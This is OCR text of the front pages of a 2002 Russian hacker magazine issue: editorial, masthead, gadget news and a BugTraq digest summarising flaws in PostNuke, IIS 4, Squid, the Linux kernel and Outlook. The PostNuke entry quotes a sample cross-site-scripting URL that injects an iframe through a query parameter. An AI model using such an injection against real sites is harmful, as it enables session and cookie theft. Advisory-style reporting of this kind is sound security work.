

ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 04.02 (40)
WWW.XAKEP.RU
Битва платформ: AMD vs Intel
Лучшие мамки под Pentium4 и Athlon/Duron (стр. 16)
Вторая жизнь телека, или играем в кваку на 21'
Как подключить телек к компу на стандартный RGB выход (стр. 12)
Записки потрошителя
Как качественно конвертить видео в DivX (стр. 34)
Безопасность в Линуксе с нуля
Суперсекьюрная Ось - не проблема! (стр. 60)
Базы данных: мегабайты удовольствия
Как ломается SQL (стр. 66)
FreeBSD 4.3 step by step
Конфигурация FreeBSD после установки (стр. 58)
Компьютер, которого ты не познал
Что такое Apple Macintosh? (стр. 48)
Тактика выживания в Counter-Strike
Как остаться в живых на картах cs_delta_assault и cs_map (стр. 90)
Кодинг
20 советов по созданию настоящего X-интерфейса
Хумор
Дневник ослина Феди
10 ЛЕТ 2002 (game)land
9 771609 101009 03

Intro

Я живу в своем сумрачном мире. Я император иллюзий, король обмана. Я создал для себя пространство, со своей моралью, этикой, живущее по своим правилам и законам. Я повелитель желаний. Мое "хочу" выше чужого "нужно", т.к. в моем мире все подчиняется только мне. Добро - это вещи, которые мне нравятся; зло - вещи, которые меня огорчают. Чужое отвергается сразу же, если оно не подходит под мои стандарты. Свое всегда лучше, идеальнее и правильней.

Мне жаль, что наши законы несовершенны. Мне жаль, что их нарушают те, кто их пишет. Нельзя убивать другого человека, но можно воевать и убивать тысячи. Нельзя красть у другого человека, но можно воровать миллионы у целого государства. Нельзя иметь раба, но можно угнетать целые народы. Нельзя врать, но можно быть политкорректным.

Девушки садятся на шею и, вместо того чтобы поддерживать тебя, постоянно самоутверждаются на тебе. Она строит кислую мину и на твой вопрос "что случилось" говорит "ничего". Она так и жаждет, что ты начнешь ее уламывать, упрашивать, выяснять, чем же она недовольна. Она использует тебя, самоутверждаясь на тебе. Ей и в голову не приходит, что тебе нужны не жалость, нюни и сочувствие, а поддержка, тебе нужна девушка, с которой тебе хорошо и весело проводить время, а не копаться постоянно в проблемах и недомолвках.

Парни, знакомясь с девушкой, всю ее обслюнявят взглядами. А начнут говорить - так как будто у них сперма из ушей потекла. Вместо того чтобы показать ей, что им с нею хочется пообщаться, они начинают всеми силами намекать - "а не перепихнуться ли нам".

В итоге мы - одинокое человечество. Каждый живет в своем мире, создает свои правила и считает, что только они верны.

Я зашел на IRC и ужаснулся. Сколько же несчастных людей. Мои фразы, что жизнь - это клевая штука, были восприняты как издевательство. В ответ я получил картину идеального мира: шлюхи, наркотики, алкоголь и всем на все по-барабану.

Может быть, пора что-то менять? Пора оглянутся, посмотреть вокруг и понять, что мы все-таки существуем в этом мире не одни и у каждого из нас есть свои требования, стандарты и мысли. Может быть, стоит попытаться начать понимать других людей, отвечать даже на самые дурацкие фразы не "ты - козел", а задуматься, почему человек это говорит? Или ты так и хочешь просидеть всю жизнь с кислой миной перед монитором, считая себя лучшим из лучших в твоей вселенной?

SINtez,
главред X

/Братская могила/

/Редакция
глав-вред
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
софтверный террорист
Михаил "Centner" Михин
(centner@real.xakep.ru)
геймер-маньяк
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
металло-ломщик
Константин "p0r0h" Буряков
(p0r0h@real.xakep.ru)
баго-корректор
Виталий Петрович
(vp@real.xakep.ru)

/Art
Арт-директор
KROt (kerel@real.xakep.ru)
Дизайнеры
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)
Евгений Чарский
Роман Фофанов

/PR
PR менеджер
Губарь Яна
(yana@gameland.ru)

/iNet
WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

Служба безопасности и связь с правоохранительными органами
Игорь Акчурин
Глеб Маслов

/PUBLISHING
учредитель и издатель
ООО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

/Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
http://www.xakep.ru
magazine@xakep.ru

Мнение редакции не обязательно совпадает с мнением авторов. Редакция не несет ответственности за те моральные и физические увечья, которые вы или ваш комп можете получить, руководствуясь информацией, почерпнутой из статей номера. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса - преследуем.

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Тираж **75 000** экземпляров.
Цена договорная.


НОВОСТИ ДЛЯ КОМПЬЮТЕРНЫХ КЛУБОВ И ИНТЕРНЕТ-КАФЕ
ВРЕМЯ МЫТЬ ОКНА
www.microsoft.com/ru/okna
4/HiTech News
8/BugTraq
10/HardNews
12/Вторая жизнь телека или играем в кваку на 21'
16/Битва платформ: AMD vs Intel
26/Секреты твоего железа
30/Кинотеатр по-нашему
32/Видеорадости линуксоидов
34/Записки потрошителя
38/Mortal Kombat - Linux vs Win
42/Обновление BIOS
48/Компьютер, которого ты не познал
50/Минимум кода - минимум проблем
52/Самые знаменитые компьютерные вирусы
56/Шеллы, где они растут
58/FreeBSD 4.3 step by step
60/Безопасность в Линуксе с нуля
66/Базы данных: мегабайты удовольствия
70/Западлостроение
68/Hack-Faq
2 Ньюсы
1 Феррум
2 PC_Zone
3 Взлом
4 Hack-Faq



WARNING!!! Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

!!! Алекс Целых (News@real.xakep.ru)



Завтрак на Атлоне

Некто, скрывающийся за ником Trubador из страны хоббитов и овсянки, сварганил легкий завтрак прямо на процессоре своей тачки (handyscripts.co.uk/trubador_egg.htm). В меню на то утро была яичница. Роль "вечного огня" Trubador доверил Athlon XP 1500, конфорку изготовил из десятка мелких медных монет, а для сковороды взял плотную кухонную фольгу. Все это добро он нагромоздил на проц вместо кулера и дернул рубильник. Через 3-4 минуты монеты начали нагреваться. Trubador вбил яйцо в импровизированную сковородку и стал поглядывать на часы. Еще через 11 минут смачная яичница была готова и заняла свое место в сэндвиче. Проц в ходе эксперимента не пострадал. В следующий раз Trubador собирается жарить отбивную. А затем положит на проц зажигалку, чтобы узнать, успеют ли загрузиться винды до того, как заполыхает пламя.


Спасаем лося

Канадские лоси получили гарантию неприкосновенности на автомагистралях. Избежать встречи с капотом ревущего Порше им помогают умные дорожные знаки. Инфракрасные сенсоры камер слежения, установленных вдоль дороги, "смотрят вдаль" на 10 километров и в реальном времени передают информацию на табло. Экраны 1,2x2,4 метра сообщают, какое именно животное вышло на дорогу, и просят водителя сбавить скорость. По статистике умным дорожным знакам склонны верить больше, чем статичным "ослам" и "коровам" через каждые 100 метров. Тем не менее, вдоль дороги еще расставлены фоторадары, поджидающие недругов живой природы. Система работает в темноте, в дождь, в снег и в туман - при нулевой видимости. Одна камера стоимостью 30 тысяч долларов ежегодно спасет жизнь двум сотням несмышленых тварей.



Они где-то рядом

Американская компания Images SI представила детектор неопознанных летающих объектов (НЛО). Устройство UFO Detector (ufo-detector.com) чем-то напоминает большую губную помаду с выдвинутым стержнем кислотно-зеленого оттенка. За кричащим дизайном скрываются микрокомпьютер и сенсоры, способные регистрировать малейшие магнитные и электромагнитные аномалии. Устройство всегда находится в состоянии боевой готовности, поджидая летающую тарелку с минуты на минуту. Заподозрив неладное, детектор начинает мигать и издавать звуковые сигналы. Правда, разработчики не исключают ложных срабатываний в том случае, если к устройству подносят мощный магнит или железо, а также при включении и выключении электрических приборов. Размеры устройства 15x5 см, источником питания служит литиевая батарея на 9 В. Устройство продается по цене 80 долларов.



Железный репортер

В лабораториях Массачусетского технологического института появился на свет робот-журналист. Afghan eXplorer (compcult.media.mit.edu/afghan_x) сделан по чертежам космических роботов, исследующих далекий Марс, но работать ему предстоит на Земле - в не менее напряженных условиях Афгана. Робот будет брать интервью у военных и местного населения, делать видеорепортажи из самого ада войны, куда не пускают журналистов-людей. Размером железный репортер - со среднюю собаку. Ноги - четыре колеса, и при этом все ведущие. Максимальная скорость передвижения 6,5 км/ч. Питается робот от солнечных батарей, для навигации использует электронный компас и систему GPS. Сам думать не умеет - команды поступают с пульта управления по спутниковому каналу 10 килобит/с. Глазами роботу служит цифровая видеокамера, ведущая съемку как при ослепительном свете, так и в сумерках. Экран на жидких кристаллах и микрофон размещены на полутораметровой "швабре", чтобы люди могли заглянуть в глаза физиономии человека из центра. Интересно, какой реакции ждут разработчики от необразованных жителей Афгана, когда к ним будет приближаться диковинное чудище века технологий, пусть и с флажком мира на антенне?

Новый молодежный телефон

В продаже появился стильный молодежный телефон от Motorola - V100. Основными достоинствами этого телефона являются его эксклюзивный дизайн, большой экран, который позволяет быстро и удобно отправлять SMS-сообщения, и, конечно, стоимость - всего 65$. Голосовой набор, игры, калькулятор и будильник - все это есть в новой модели.

Пока этот телефон продается только в салонах связи "Бета Линк". Информация на сайте www.betalink.ru или по телефону (095) 725-60-05.

Цепи для ботинок

Компания Hammacher Schlemmer представила устройство для борьбы с гололедом. Это цепи - вроде тех, что надевают на колеса автомобилей зимой, но только для ног. Конструкция цепей такова, что они хорошо облегают подошву любой обуви: от зимних сапог до налощенных ботинок и сандалий. Сотни мелких стальных зубцов врезаются в снег и лед, обеспечивая устойчивое сцепление. Цепи сверхлегкие, потому незаметны для окружающих и необременительны для ног. Для проверки ледяной трассы перед спуском цепями пользуются участники американской команды по бобслею. Цена пары - 20 долларов.





NEXT

Видишь фигу

Британские инженеры ведут работу над устройством, с помощью которого можно будет прочитать закрытую книгу. С этой целью используются электромагнитные волны частоты порядка 1 терагерца, расположенные в спектре между микроволнами и инфракрасным светом. Такие волны ведут себя по-разному по отношению к разным веществам, отличая, например, бумагу и типографскую краску. Сканируя книгу, можно получить представление о каждой отдельной странице. Еще одна область применения устройства - чтение древних манускриптов и наскальных рисунков через слой многовековой ржавчины, пыли.

У тебя появился шанс прославиться и заработать себе отличную железку, новейший CD-RW NEC 7900 24/10/40 IDE (98 долларов по www.nt.ru) !
Журнал и сайт Хакер проводят новый конкурс - на лучшую X-программу. Принимаются любые программы или скрипты, написанные на языке высокого уровня, обязательные условия:
-наличие исходников
-объем в архиве - до 1 Мегабайта
-краткое описание или (идеально) развернутая статья о своем творении
Ссылки на архивы или сами программы присылайте на xa@real.xakep.ru, подробности и претендентов ищите тут: http://www.xakep.ru/articles/common/program.htm

Бронированные занавески

Американская компания Pinnacle Armor (www.usaarmoring.com) разработала бронированные занавески для офиса. При взрывах они надежно защищают помещение от осколков снарядов, стекла и прочего мусора. Вместе с тем обеспечивают хорошую видимость и не создают препятствий для циркуляции воздуха. В основе Securagard лежит металлическая сетка в одном из трех исполнений: алюминий, сталь или нержавейка. В зависимости от степени защиты, может варьироваться размер ячеек. В ходе эксперимента на расстоянии 1 метра от занавесок сдетонировал баллон с нитратом аммония. Сетка не пропустила ни одного осколка стекла, задержав к тому же большой кусок разорванной взрывом канистры.

!!! Алекс Целых (News@real.xakep.ru)

Дисплей для глаза

Компания Microvision (www.mvis.com) представила дисплей высокого разрешения, рисующий картинку прямо на сетчатке человеческого глаза. Сердцем системы является безопасный микролазер, отвечающий за проецирование. Nomad Personal Display крепится на голову подобно зеркалу ЛОР-врача. Носить его можно даже в комбинации с очками. Вес "шлема" около 500 граммов. Источником питания служит переносная батарея. Человеческий глаз воспринимает изображение с устройства как полноразмерный 17-дюймовый экран на расстоянии вытянутой руки. Новинка поддерживает режим "расширенного зрения", когда текстовая и графическая информация в монохромно-красном представлении накладывается на картинку окружающей среды - вспомни Робокопа. На дисплей можно вывести изображение с монитора, DVD-плеера или экрана телевизора.



Виниловые компакты

Mitsubishi выпустила первую партию CD-R дисков необычной наружности. На фоне белесых собратьев по формату ретро-дизайн Phono-R выглядит свежо и трогательно. Диски выполнены в виде виниловых пластинок с разноцветными нашлепками по центру. Рекомендуемая розничная цена - 14 долларов за коробку.



Алкотестер

Компания Sharper Image (www.sharperimage.com) выпустила карманный алкотестер, устройство для определения содержания паров алкоголя в выдыхаемом воздухе. По старой доброй традиции нужно дуть в трубочку, только со сменным стерильным мундштуком. Результат с точностью до 0,01 промилле сразу загорается на электронном табло. Если превышен допустимый порог, звучит сирена. Алкотестер демонстрирует высокую производительность - до 80 анализов в час. Чувствительный элемент защищен от "отравления", поэтому прибор не требует периодической проверки. Размеры устройства 6,5x12x3 см. Стоимость 100 долларов. Отчего в следующий раз не ответить гаишнику взаимностью - предложить дыхнуть в твою персональную трубочку?

Плюшевый хаб

Безумная троица из университета Массачусетс жестоко надругалась над плюшевым мишкой (draco.mit.edu/teddyborg/), запихнув в беднягу сетевой хаб. Для этого медведю первым делом сделали надрезы вдоль хребта и у основания шеи, вывернули его наизнанку и распотрошили. После этого в четырех лапах проделали дырки и суперклеем закрепили в них розетки для кабеля. Изуродованную тушу снова набили ватой. В самом конце при помощи дрели в глазах медведя были высверлены отверстия для индикаторов: в правом - LED питания, в левом - траффика. Поглазеть на мигающего левым глазом медведя-киборга собираются лучшие девчонки студгородка.

Отель любви

В Японии набирают популярность хай-тек "отели любви". Чудеса в них начинаются уже с парковки, когда специальные шторы прячут автомобиль клиента от любопытных глаз. Внутри отеля смущаться некого: здесь нет людей, только "умная" электронная прислуга. На информационном табло горят изображения свободных комнат. Выбираешь кнопку - бесшумно открывается дверь. Покинуть чертоги любви можно будет только одним способом - расплатившись за услуги, сунув банкноту в щель автомата. В номере мраморный пол с подогревом и интимной подсветкой. Стоит холодильник с едой, напитками и полочкой секс-приблуд, оборудованный для отчетности счетчиком обращений. Главная достопримечательность - широкая кровать с множеством кнопок у изголовья. С их помощью, например, включаются "вибрирующие пальчики": от легкого раскачивания матраса до ревущих колонок из центра кровати. Телевизор, караоке, Playstation... В ванной - джакузи и сауна с компьютерной парилкой да еще один телик с незапотевающим экраном. Кнопок и рычажков в номере бессчетное множество - чувствуешь себя Незнайкой из носовской сказки. Стоимость номера на ночь от 70 до 110 долларов.

То ли еще будет!

Компания British Telecom выпустила пятое издание пророчеств известного британского футуролога Яна Пирсона. Первые предсказания, сделанные автором в 1991 году, сбылись на 85% - он ждал появления робособак и робокошек, общественного транспорта без водителей, других хай-тек устройств, о которых тебе рассказывал Хакер. Теперь Ян Пирсон прогнозирует развитие событий на ближайшие 30 лет. По его мнению, в 2006 году войдут в моду интерактивные татуировки-имплантанты. К 2010 году четверть звезд шоу-бизнеса будут составлять "компфетки" - компьютерные виртуальные персонажи. В 2012 году появится оргазмотрон. В 2015-м в паспорта будут вписывать кибернациональность. В 2020 году число робопитомцев превысит живые популяции. Еще через 5 лет построят Матрицу. А в 2030-м нанотехнологии позволят напрямую, на молекулярном уровне, подключать к человеческому мозгу компьютер и сливать на винты сознание.



SAMSUNG
ELECTRONICS
для дома
X-RING для дома
PIII-850 / 256 / 20GB / FDD / SVGA 32MB / CD / modem
+ мониторы SyncMaster Samsung 17" - 19" DF, DFX
+ экономичный лазерный принтер Samsung ML-4500
www.x-ring.ru
www.x-net.ru
Новая серия компьютеров
X-RING
с монитором
Samsung SyncMaster
для офиса
X-RING для специальных бизнес-приложений:
P4-1200 / 512 / 40GB / FDD / SVGA 64MB / Combo / modem
+ ЖК мониторы SyncMaster Samsung 151 B, 171 S, 171 MP

!!! SideX (sidex@real.xakep.ru)

■ **Уязвимость PostNuke**
BT id 4089
Класс - ошибка идентификации при вводе
Тип эксплойтинга - удаленный
Уязвимый продукт - PostNuke Development Team 0.62 - 0.703(0.071)
■ **Дата - 22.03.02**
Автор - Scott rootkidd@email.com

Правилом хорошего тона стало включение постинга в каждый BT от X по оригинальному PHP Nuke продукту или его ответвлению вроде описываемого PostNuke'а. Когда-то можно было стать крутым, немного подправив сорцы RedHat'а и выдав оригинал вместе с крохотной поправкой за супа-дупа оригинальный дистриб. Сейчас это мало прокатывает по причине уже случившегося выхода сотен пустых Linux-клонов. Зато осталась рабочей фишка правки сорцов известных freeware продуктов вроде того же PHP Nuke'а. Пара дней с книгой «Учим PHP», и готов радикально новый движок модификации новостей сайта, заправленный сотнями килобайт код-мусора, доставшегося по наследству от материнского PHP Nuke.
Сердцевина бага по cross-scripting'у в PostNuke заложена в скрЫпты index.php и modules.php. Как часто бывает с автоматизированными news-лентами, становится возможным модификация html-кода. А также похищение инфы по аккаунтам легальных news-poster'ов, игры с cookies'ами посетителя, устроения сбоя при обращении к SQL'ю, fingerprinting ОСи посетителя и другие полезности. Вот простой пример от эдвайзора: http://one_of_100's_of_sites/modules.php?op=modload&name=<iframe%20src="http://www.microsoft.com">
Постинг автора значительно информативнее, чем BID SecFoc, и оставляет неплохие наколки по поиску идентичных уязвимостей в самом PHPNuke. Получается разумный совет кодерам: господа, попробуйте творить что-то немножко более новое и полезное, чем 100000001-ый news-движок на php или pl. А господам хакерам, возможно, следует попробовать отказаться от уже тошных ников с замусоленными словечками r00t и kid ;).

■ **Уязвимость WinNT - обход политики безопасности**
BT 4236
Класс - ошибка дизайна
Тип эксплойтинга - удаленный
■ **Дата - 06.03.2002**
Уязвимый продукт - Windows NT 4.0 (все SP)
Автор - Syed Mohamed A


Несмотря на все происки капиталистов, сбрасывающих в массы инфу по многочисленным багам IIS, данный web-сервер остается самым популярным под виндой. А винда-злодейка все еще сохраняет свою вариацию под название NT 4.0, о которой многие современные администраторы уже и забыли, обзывая windows 2000 admin'ами. Насколько стара 4.0, настолько и идущий в ее Server поставке - IIS 4. Именно данный продукт MS содержит удаленно доступную папку /IISADMPWD, в которой уже прячутся привычно знакомые и дырявые .HTR-файлы. Файлы конкретной папки нацелены на смену паролей пользователей системы по HTTP администратором. Запрашивая один из .htr файлов, получаем формочку с именем пользователя, его текущим паролем и новым желаемым pwd. Все получается очень хорошо, кабы не один конфуз: через описанную форму можно менять пароли и для учетных записей, помеченных как "Пользователь не может менять пароль". Доступно сие не только админу, но и самому пользователю (владельцу инфы по его учетной записи :). Фишка работает так же успешно и с уже отключенными записями. MS прореагировала, как обычно, невозмутимо: не пользуйтесь HTR, переходите на более новые версии, избегайте старья. В один момент, когда обнаружится серьезный баг в w98, висящей на стареньком P166, нам посоветуют перейти на WinXP. Ох, как далеки MS'оски от российской реальности...


■ **Переполнение буфера в DNS-сервере из Squid Proxy**
BT id 4363
Класс - ошибка смежных условий
Тип эксплойтинга - удаленный
■ **Дата - 26.03.02**
Уязвимый продукт - Multi-vendor
Автор - zen-parse zen-parse@gmx.net

Показ Баг-моды «зима-весна» 2002 успешно продолжается, проходя под знаком multi-vendor :). Так, уже обозначенный Sun второй месяц подряд радует серьезным багом, разбежавшимся по огромной куче продуктов, тесно связанных с их виртуальной машиной. Не отстает и некогда чрезвычайно стабильный Squid Proxy, отмеченный в предыдущем выпуске ленты BugTraq X. Как и в случае Sun, проделка кодеров оказывается актуальна для целой серии других продуктов, включающих в свою поставку Squid'а.
Работа рассматриваемого прокси с DNS'ами основана на собственной внутренней реализации DNS-сервера. Именно данный модуль открывает уязвимость, позволяя обвалить прокси с SIGSEGV-ошибкой. Обвал достигается путем формирования вредоносного DNS-ответа при запросе от Squid'а. Для возврата к полноценному функционированию необходим перезапуск прокса. Патчи к некогда стабильной 2.4 stable4 доступны, еще имеется в наличие отдельная версия, изначально пропатченная от недуга - 2.4 stable6. Более элегантное решение (хотя вовсе и не заменяющее апгрейда) - перевод Squid'а на работу с внешним DNS-сервером. Сие достигается добавлением ключика —disable-internal-dns. Разработчики не рекомендуют подобного перевода (наверное, в первую очередь, из патриотических соображений ;), мотивируя это возможными проблемами при обработке сильно забитых кэшей прокси. Родные патчи сдувать здесь - http://www.squid-cache.org/Versions/v2/2.4/bugs/, а, как и прежде грамотный, обзор дыры от самих разработчиков тут - http://www.squid-cache.org/Advisories/SQUID-2002_2.txt

■ **Опознание ОС Linux'а посылкой UDP-пакетов**
BT id 4314
Класс - ошибка дизайна
Тип эксплойтинга - удаленный
■ **Дата - 19.03.2002**
Уязвимый продукт - Linux kernel 2.4.*
Автор - Ofir Arkin <ofir@stake.com>

Будучи вдалеке от глобальных идей, я долгое время стеснялся перейти на ядро из четвертой серии для Линукса, пряча жирное тело в утес 2.2.16. Перевод был осуществлен, лишь когда stable'ом стал 2.4.6. Разговоры насчет ненадежности и небезопасности новой серии тогда поутихли, а сейчас оживают снова, хотя и оставляя не столь серьезные фразы вроде рассматриваемой. Сейчас стало возможным опознать Линукса (совершить fingerprinting, который за тебя чаще всего делает nmap-сканнер или netcraft-сервис ;) путем посылки UDP-пакета. Для данного действия не требуется специального эклойта, необходимо лишь скромное умение формировать описываемые пакеты. Фишка прячется в реализации IP-стека Линукса, ядреного по 2.4.*. Именно здесь поле идентификации пересылаемого UDP пакета равно нулю (0). В более сложной вариации использования бага удается получать информацию и о номере ядра, используемого в обследуемой машине.





■ Серия уязвимостей в Outlook
BT id 4334;4337;4341
Класс - ошибка дизайна
Тип эксплойтинга - удаленный
Уязвимый продукт - MS Outlook 2000 0.0, 2002 0.0, Express 6.0
■ Дата - 21.03.02
Автор - Richard M. Smith rms@computerbytesman.com

Проблема первая позволяет недоброжелателю загрузить исполняемый файл на машину пользователя Outlook'а путем правки IFRAME тега. Outlook 2002 уже умеет адекватно реагировать на исполняемый аттачмент, но спотыкается при его автоматической загрузке указанным методом, т.е. не предупреждает о возможной опасности запуска, выдавая в диалоге первой по счету опцию 'Open'. Предполагаемое элегантное решение - разрешение работы IFRAME лишь с HTML, графическими и текст-файлами, остальные же - в игнор.
Проблема вторая напоминает десятки предыдущих, завязанных на Outlook, OE и матерь всех багов - IE. Даже при условии запрета обработки скриптов (отключено по умолчанию) JavaScript код может быть исполнен. Дырка открывается модификацией HTML тега <a href=>, куда уже забивается вредный скрипт. Небольшое условие: адрес подается с добавлением привычных 'about:' или 'javascript:'.
Также замечу, что скрипт жмется прямо в тег, а не вызывается по указанному URL'у. Outlook имеет ограничение в 2000 знаков на длину УРЛ'а. Но выделенного пространства оказывается вполне достаточно для кода примитивного червя, который, в свою очередь, с запуском проэксплойтит, к примеру, один из многочисленных багов не залатанного IE в системе. Решение: запретить обработку 'about:' и 'javascript:' URL'ов, как то уже сделал широко известный Hotmail-сервис для своих юзеров. Только плакал тогда любимый 'about:blank' ;).
Проблема 3 - вовсе и не проблема в стандартном понимании. Сие лишь недочет в отношении горячо любимого заморским братом 'privacy'. Так что, даже с запретом cookies'ов по умолчанию в Outlook 2002, к Джону Волкеру легко ляжет 'кукис' по прочтении HTML-письма. Более подробно о проблеме автор распространяется здесь http://www.computerbytesman.com/privacy/cookleak.htm.
Проблема 4, она же последняя для данного выпуска. Родственные IE и Outlook не находят взаимопонимания при обработке .URL-файлов. В то время как IE спокойно обрабатывает столь обыденное филе, Аутлох кричит о небезопасности его обработки. Подобное случается, когда используется команда браузера 'Send a link' с последующим открытием почтового клиента для посылки выбранного линка. Именно в данный момент раздается надоедливый крик об опасности выбранного к отсылке файла (подобное предупреждение, предположительно, выскочит и у получателя, если он использует Outlook). Каким образом линк на некую веб-страницу может быть опасным - для меня остается тайной ;). Решение проблемы не подвластно простому смертному. Нам остается лишь ожидать, когда IE перестанет засылать линки отдельными .URL-файлами или Outlook научится лояльности в отношении описываемого типа филея. Наиболее логичным я вижу фильтрацию URL'ов, содержащих путевку на исполняемые файлы и разрешение к обработке 'обычных' линков.
Все проблемы объединяются категорией "Ошибка дизайна". Последней проблеме SecFoc не присвоил отдельного BID'а (вполне заслуженно), так что обязательным оказывается прочтение полной версии постинга автора. Автора, который практически полностью снимает с себя ответственность за высказанное, утверждая, что багги не были опробованы в реальных боевых действиях.

АПРЕЛЬ 2002

№40



БЕСПЛАТНАЯ ЕЖЕМЕСЯЧНАЯ ГАЗЕТА





4ГГц не за горами

Компания Intel продемонстрировала прототип процессора Pentium 4, ожидаемый массовый выпуск которого намечен на следующий год. Камешек имеет ядро "Prescott" (0.09 микрон) и тактовую частоту в 4ГГц. Также будет поддерживаться технология Hyper-Threading, способная увеличить производительность пня на 30%. Но и это еще не все - благодаря особенностям своей архитектуры Pentium 4 "Prescott" будет работать как с 32-битными, так и с 64-битными приложениями. Ждем-с...

Медвежий сканер

Компания Mustek выпустила в продажу свой новый сканер BearPaw 1200CS. Пять кнопок управления выполнены в виде медвежьей лапы, отсюда и название - BearPaw. В комплекте к сканеру идет довольно богатое ПО: графический пакет Photo Express, про-



грамма распознавания текста FineReader 4.0 Sprint, работа с документами MustBinder и набор прог для создания Web-страничек TrellixWeb Mustek Edition. Характеристики же BearPaw 1200CS выглядят так:
Интерфейс - USB.
Тип сканера - цветной планшетный однопроходной.
Считывающий элемент - CCD-линейка.
Размер области сканирования - 216 x 297 мм.
Оптическое разрешение - 600 x 1200 dpi.
Интерполированное разрешение - 19200 dpi.
Разрядность цветопередачи, Color - 48-бит/48-бит (внутренняя/внешняя).
Разрядность цветопередачи Grayscale - 16-бит/16-бит (внутренняя/внешняя).
Разрядность цветопередачи Text/Line art - 1-бит/2 уровня.
Размеры - 436 мм x 261 мм x 58,5мм.
Вес - 2,3 кг.

Стоить эта лапка будет довольно немного - всего 75 буказоидов.

Недорогие цифровушки от Olympus

Компания Olympus представила две новые цифровушки: CAMEDIA C-120 и C-220 Zoom. Рассчитаны они на экономных юзверей, но характеристики камер вовсе не скромные. Вот, к примеру, спецификации Olympus CAMEDIA C-120:
Сенсор - 1/3,2 дюйма (1/81 мм) CCD, 2,1 млн. Элементов.
Поддерживаемое разрешение - 1600x1200, 1024x768, 640x480.
Светочувствительность - ISO 100-400.
Формат файлов - JPEG.
Объектив - фиксированный фокус, состоит из 5 линз в 5 группах.
Видоискатель - оптический с 2,5 цифровым зумом.
Таймер - 12 с.
Запись данных - флэш-память стандарта SmartMedia.
Запись видео - 320x240, 15 кадров/с, до 15 с или 160x120, 15 кадров/с, до 60 с, ЖК-экран: TFT, 1,6 дюйма, 61000 точек.
Выходы - USB 1.1.
Питание - 4 пальчиковые (AA) бата-



рейки или 2 аккумулятора CR-V3.
Размеры - 123x65x44,5 мм.
Вес - 190 г.

В комплекте с C-120 идет флэш-память на 8 МБ. Что касается CAMEDIA C220ZOOM, то эта камера имеет несколько улучшенные характеристики и существенно легче и меньше по размерам. Впрочем, и стоит она на 40 буказоидов дороже (цена C-120 - 240$).

ЖК-моник с ТВ-тюнером

